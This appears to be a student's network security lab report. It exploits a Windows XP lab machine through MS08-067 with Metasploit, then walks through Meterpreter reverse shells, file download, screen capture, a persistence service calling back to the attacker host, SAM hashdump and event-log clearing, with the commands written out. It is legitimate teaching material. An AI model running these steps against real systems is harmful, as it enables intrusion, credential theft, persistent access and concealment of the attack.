# Network Security Lab – 3

## Host Exploitation using Metasploit Unleashed Framework

## **Questions**

- 1. [10 pts] Using your nmap and Nessus results from Lab 2, identify all the vulnerabilities you would consider targeting that could get you admin/root access on the Windows XP machine.
- → The Nmap results for the Windows XP machine in Lab2 shows that, The TCP Ports that are open are:
- 135 (msrpc), 139(netbios-ssn), 445(microsoft-ds), 1025(msrpc) and 5000 (upnp)
- The Potential Vulnerabilities are related to SMB server
- → The Nessus Scanner shows some High Severity Vulnerabilities that can be targeted.
  - o The most common pattern observed in the High Severity vulnerabilities are SMB Server vulnerabilities, RPC and Remote Code Execution.
  - o As there are more number of different vulnerability plugin hit for SMB and RPC Services of Windows XP in Nessus, it would be a great start to exploit SMB related vulnerabilities in Metasploit framework
  - o Considering the First two high severity vulnerabilities MS09-001 and MS08-67, the CVE that can be exploited are CVE-2008-4834, CVE-2008-4835, CVE-2008-4114 and CVE-2008-4250

From the Bugtraq ID and CVE numbers found the details of the CVE's to be,

Reference: http://www.securityfocus.com/bid/31874/discuss

- *CVE* 2008-4834 *Buffer Overflow*
- CVE 2008-4835 –SMB Remote Code Execution
- *CVE-2008-4114 Remote DOS*
- CVE 2008-4250 RPC handling Remote Code Execution with System Privilege.

Based on the results of the Nmap and Nessus tools its clear that the SMB Netbios Port 445 is Open and there are high potential vulnerability hits which can be exploited with metasploit framework. Specifically the 2 Remote Code Execution Vulnerabilities can be exploited to get a lead with Metasploit.

Metasploit console show the required plugin /smb/ms08\_067\_netapi which can be used as it is a high severity hit by Nessus.

2. [30 pts] Obtain shell access to the Windows XP machine using the Meterpreter payload and set all necessary metasploit options correctly.

Command1: msfconsole – To start the Metasploit console



Command2: search ms08\_067 - To search the vulnerability plugin




Command 3: **use exploit exploit/windows/smb/ms08\_067\_netapi** – Select and Use the exploit

Command 4: **show options** – Display the options that can be set



Command 5: **set RHOST 10.10.111.110** - Setting the Options for Host Command 6: **show options** – To Look at the changes






Command 7: Show Payload - Seeing the list of payloads

 $Command\ 8: \textbf{set payload window/meterpreter/reverse\_tcp} \ - \ Setting\ the\ necessary\ payload$ 

Selected the Meterpreter payload with reverse shell capability



• Set the Payload Options for Local Host and Port – BackTrack Machine

**Command 9 – set LHOST/set LPORT -** Setting the Payload Options – Host and Port of the Back Track machine for the reverse shell connection

Command 10 - Show Options - to Check the Options set




Command 11 – Exploit – Starting the exploit with the payload

Command 12 – ipconfig, sysinfo – shows the details of the Windows machine

Command 13 – Shell – Invokes the windows shell






The Windows shell is obtained and the respective connection is established. The **Netstat -a** command shows the port 7777 as mentioned in the payload is open and a connection is made

3. [10 pts] Transfer a file of your choice from the target machine to your Backtrack machine.

Windows Machine with a file in the C Drive (t.txt with content Hello!)



The Same File Downloaded using Metasploit

Command: **download C:\\t.txt /root/Desktop** – The terminal shows the download command and the downloaded file output as given in the windows machine




4. [10 pts] Perform a remote screen capture of the compromised machine using Metasploit. This can be done in various ways, one way is to using an auxiliary module.

### Method 1:

Command: screenshot: takes the screenshot of victim and saves it



Method 2: Using Migrate (to process) and IO provisions (espia) of Meterpreter



**Command:** ps – To list the process – and **Migrate < process id>** Migrate to the Explorer Process **Command:** use espia – To Enable Capture on Victim Screen – IO Provision of Meterpreter

**Command:** screengrab – To Take a Screenshot of the target and Send

5. [20 pts] Install the persistence Meterpreter service on the Windows XP machine that will automatically connect back when the system boots. Reboot the Windows XP machine and show that it automatically connects back to the backtrack machine.

Running the Persistence script to configure the persistence

Command: **Persistence -h --** Provides the help options

Command : run persistence -A -L C:\\Windows -P windows/meterpreter/reverse\_tcp -S -X 20 -p 7777 -r 10.10.111.107

#### **Options:**

- A Used to automatically start a handler to connect
- L To write the payload in the target host for reuse
- P Payload Specification to use as default
- S Start at boot and run as service
- **X** Automatically connect to the agent (Connect every 20 seconds)
- P Port for the connection
- R Host IP of the connection

Once the reboot happens, the sessions can be viewed using the command – **Sessions -i** 

Command: Sessions -i: To show the sessions automatically connected once the reboot is done

**Command : Session -i <id>:** To use the sessions



### Using the auto connected session



[10 pts] Obtain the SAM database by performing a hashdump.

#### Method 1:

Command: hashdump: Retrieves the hashdump of the SAM database



#### Method 2:


**Command: Migrate <process\_id> : Migrate to the Services process** 

Command: run post/windows/gather/hashdump: To Fetch the SAM Database using hashdump in windows



7. [10 pts] Use Metasploit to clear the Windows XP event logs. First, open the Event Viewer by going to Start -> Run... -> eventvwr.msc and show screenshot the event logs populated. Then use metasploit to clear the logs. Finally, show that there is only one event left. What is the remaining event ID?


The Event logs (launched with eventvwr.msc) shows the following logs (system section)




Command: clearev : to clear the event logs from all the categories (Application, Security and System)



#### After The command execution: No Logs are present





## The Only Event ID Remaining is in Security with Event ID = 517



Method 2: Clearing the logs using the irb provision specifying particular logs (either Application, Security or System)

Application event logs before any clearing






#### **Commands:**

Irb; log = client.sys.eventlog.open('Application')

Using the irb shell to access the event logs. Accessing the Application event logs

**Log.clear** – to clear the logs in the event viewer



### **References:**

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/